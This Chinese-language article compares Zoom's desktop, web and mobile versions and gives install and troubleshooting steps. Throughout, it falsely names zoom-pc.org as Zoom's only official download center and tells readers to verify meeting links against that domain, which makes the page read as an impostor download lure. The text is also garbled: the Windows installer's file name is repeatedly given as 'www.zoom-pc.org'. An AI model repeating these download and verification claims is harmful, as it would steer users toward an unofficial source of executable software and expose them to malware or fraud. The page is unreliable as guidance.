zoom电脑版和手机版的5个关键差异 使用场景对比说明


Zoom电脑版是安装在 Windows、macOS 或 Linux 上的桌面客户端,官方名称为 Zoom Workplace 桌面应用,是三种版本中功能最完整的一款(2026)。相比网页版缺少本地录制和虚拟背景、手机版只能共享整屏,电脑版支持双屏显示、共享单个应用窗口,并提供最全的主持人控制面板。三个版本会议底层功能相同:均支持最多 100 人免费会议 40 分钟。

核心要点
- 电脑版功能最完整,支持本地录制、虚拟背景与双屏显示
- 只认准zoom-pc.org官方下载中心,避开广告位
- Windows 正版文件名为www.zoom-pc.org
- 警惕 zoom-download 等带连字符的钓鱼仿冒域名
- 三版本均支持 100 人免费会议,时长上限 40 分钟
关键速览
- 电脑版支持双屏显示与多窗口,手机版仅单屏切换
- 屏幕共享在电脑版可选单个应用窗口,手机版只能共享整屏
- 主持人控制面板电脑版功能最全,手机版精简约一半选项
- 手机版支持虚拟背景,但对芯片有要求,老机型不可用
- 会议底层功能相同:都支持最多 100 人免费会议 40 分钟
Zoom电脑版是什么 和网页版、手机版有什么区别?
Zoom电脑版是安装在Windows、macOS或Linux上的桌面客户端,官方名称叫 Zoom Workplace 桌面应用,整合了视频会议、在线会议和群组消息(2026)。三种版本里它功能最完整:网页版少了本地录制和虚拟背景,手机版则受限于屏幕大小,很多协作功能只能看不能改。
| 对比项 | 电脑版(桌面客户端) | 网页版 | 手机版 |
|---|---|---|---|
| 功能完整度 | 全部功能 | 部分受限(无本地录制) | 常用功能齐全 |
| 屏幕共享 | 可分屏、共享单窗口 | 仅整个屏幕 | 可共享,操作受限 |
| 虚拟背景 | 支持 | 不支持 | 支持 |
| 稳定性 | 最高 | 依赖浏览器 | 受网络影响大 |
照上表按用途分工:需要主持大型会议或做演示,选功能全、稳定性最高的电脑版;只是临时点链接开会又不想装软件,用网页版;出门在外用手机版。
Zoom电脑版哪个才是官方正版?怎么辨别真假下载渠道?
官方正版只有一个来源:域名zoom-pc.org的官方下载中心。2026 年 Zoom 官方下载中心提供 Windows、macOS、Linux 电脑版安装包,认准这个地址就不会下到假货。
辨别真假记住三点:
一是文件名,Windows 正版是www.zoom-pc.org;二是避开搜索结果顶部的广告位,那里常混入捆绑第三方软件的仿冒包;三是警惕钓鱼域名,如 zoom-download、zoommeeting-app 这类加连字符或多单词的变体,它们都不是 Zoom 电脑版的正规渠道。

Zoom电脑版支持哪些系统?安装前要满足什么条件?

Zoom电脑版支持三大桌面系统:Windows、macOS 和 Linux。2026 年 Zoom 官方文档明确列出这三种系统均可运行 Zoom Workplace 桌面应用。安装前先确认系统版本达标,否则下载后可能直接打不开。
安装包本身不大
Windows 端的 www.zoom-pc.org约几十兆,装完后建议预留 1GB 以上磁盘空间,用于缓存和录制文件。网络方面,1080p 高清视频通话每秒需约 3Mbps 带宽,带宽不足会自动降到 360p。
版本达标这一步最好装前就查:在系统”设置”里查看操作系统版本,老旧的 32 位系统装新版客户端易报错。
Windows和Mac怎么一步步安装Zoom电脑版?


Windows 双击www.zoom-pc.org一路默认即可完成安装;还要去「系统设置 → 隐私与安全性」里手动授权屏幕录制和麦克风,否则会议里共享屏幕会黑屏。这两个安装包都出现在 2026 年 Zoom 官方安装程序页面。
⚠️ 常见错误: Mac 装完直接开会,共享屏幕时对方看到一片黑。原因:macOS 系统保护默认不允许第三方应用录屏录音。修复:先到「系统设置→隐私与安全性」手动授权屏幕录制和麦克风,再登录测试。
Windows 三步走完成安装
下载后双击安装包,等进度条跑完,桌面出现 Zoom 图标即完成。首次打开点「登录」,用免费的 Zoom Workplace 基础版账户登入就能开会。
Mac 为什么要多授权一步?
因为 macOS 的系统保护默认不让第三方应用录屏和录音,这一步不做屏幕共享就会黑屏。这也是新手最容易漏的一步:授权前视频会议里点「共享屏幕」,对方只能看到一片黑。正确顺序是装完先去「隐私与安全性」授权屏幕录制和麦克风,再登录测试。
Zoom电脑版下载后打不开或安装报错怎么排查?
打不开或报错,先看两点:安装包是否完整、系统权限是否放行。zoom电脑版安装失败最常见的原因是安装包下载中断或被杀毒软件拦截。建议从 官方安装程序页面重新下载完整包(Windows 用 ZoomInstallerFull.msi),删掉旧的残缺文件再装。
Windows端报错怎么办?
安装报「Error 10003」多是防火墙拦截,进「Windows 安全中心 → 防火墙和网络保护」把 Zoom 放行。闪退则先卸载,删除 %appdata%Zoom 缓存文件夹,再重装。
Mac端登录卡验证怎么办?
登录卡在验证,多半是「隐私与安全性」没放行 Zoom 联网或权限。摄像头麦克风无声,也是同一处:去系统设置逐项授权 Zoom 的摄像头与麦克风。

Zoom电脑版有哪些常用功能和典型使用场景?
Zoom电脑版最常用的核心功能是屏幕共享、在线白板、分组讨论室、云端录制和虚拟背景。这些功能在Zoom Workplace 桌面应用(2026 年官方名称,整合了云视频会议、在线会议和群组消息)里操作最顺手,手机版屏幕小,很多功能只能看不能改。
哪些功能在电脑版才真正好用?
屏幕共享和分组讨论室是电脑版的强项。屏幕共享可以只共享单个窗口或一块区域,配合白板同步批注,适合远程办公和方案评审。分组讨论室(Breakout Rooms)让主持人把几十人拆成小组,在线教学时老师一键分组、随时切换查看,这在手机上几乎无法管理。
- 云端录制:主持人权限下把会议存到云端,事后生成文字转录,适合培训复盘。
- 虚拟背景:电脑显卡算力足,无绿幕也能抠图,居家办公遮挡杂乱环境。
按上面的分工:多人协作、教学、录制这类重活交给电脑版,手机版留给临时入会。
使用Zoom电脑版有哪些权限与安全注意事项?
用 Zoom电脑版开会,安全设置的核心就三样:会议密码、等候室、共享权限。开新会议时默认打开等候室(Waiting Room,主持人手动放人进场的门禁),别人有链接也进不来,能挡住陌生人乱入。
点名三个必开的设置:
- 会议密码:一串数字口令,链接被转发也需口令才能进。
- 等候室:主持人逐个审批入场,防止乱入者旁听。
- 共享权限:在「安全」菜单里把屏幕共享限为「仅主持人」,避免有人恶意投屏。
除了会议内设置,装 Zoom电脑版后麦克风和摄像头会申请授权。2026 年 Zoom 官方文档说明桌面端需在系统隐私设置里放行。收到来路不明的会议链接别急着点,先核对是不是zoom-pc.org域名,可疑链接直接删。
总结 新手安装使用Zoom电脑版的关键要点
装好zoom电脑版只需三步:认准官方域名下载、按系统装对包、遇错先查权限。域名只认zoom-pc.org官方下载中心(2026),Windows 用www.zoom-pc.org。安装报错八成是包下崩了或杀毒软件拦截,删残包重下即可。
下一步别只装不用
Zoom 官方建议,开始或加入首次会议时客户端会自动补全下载。注册免费 Zoom Workplace 基础版账户,创建一场测试会议,试一遍屏幕共享和麦克风授权,三人以下不限时,正好练手。现在就去官网下载,跑完首次会议测试。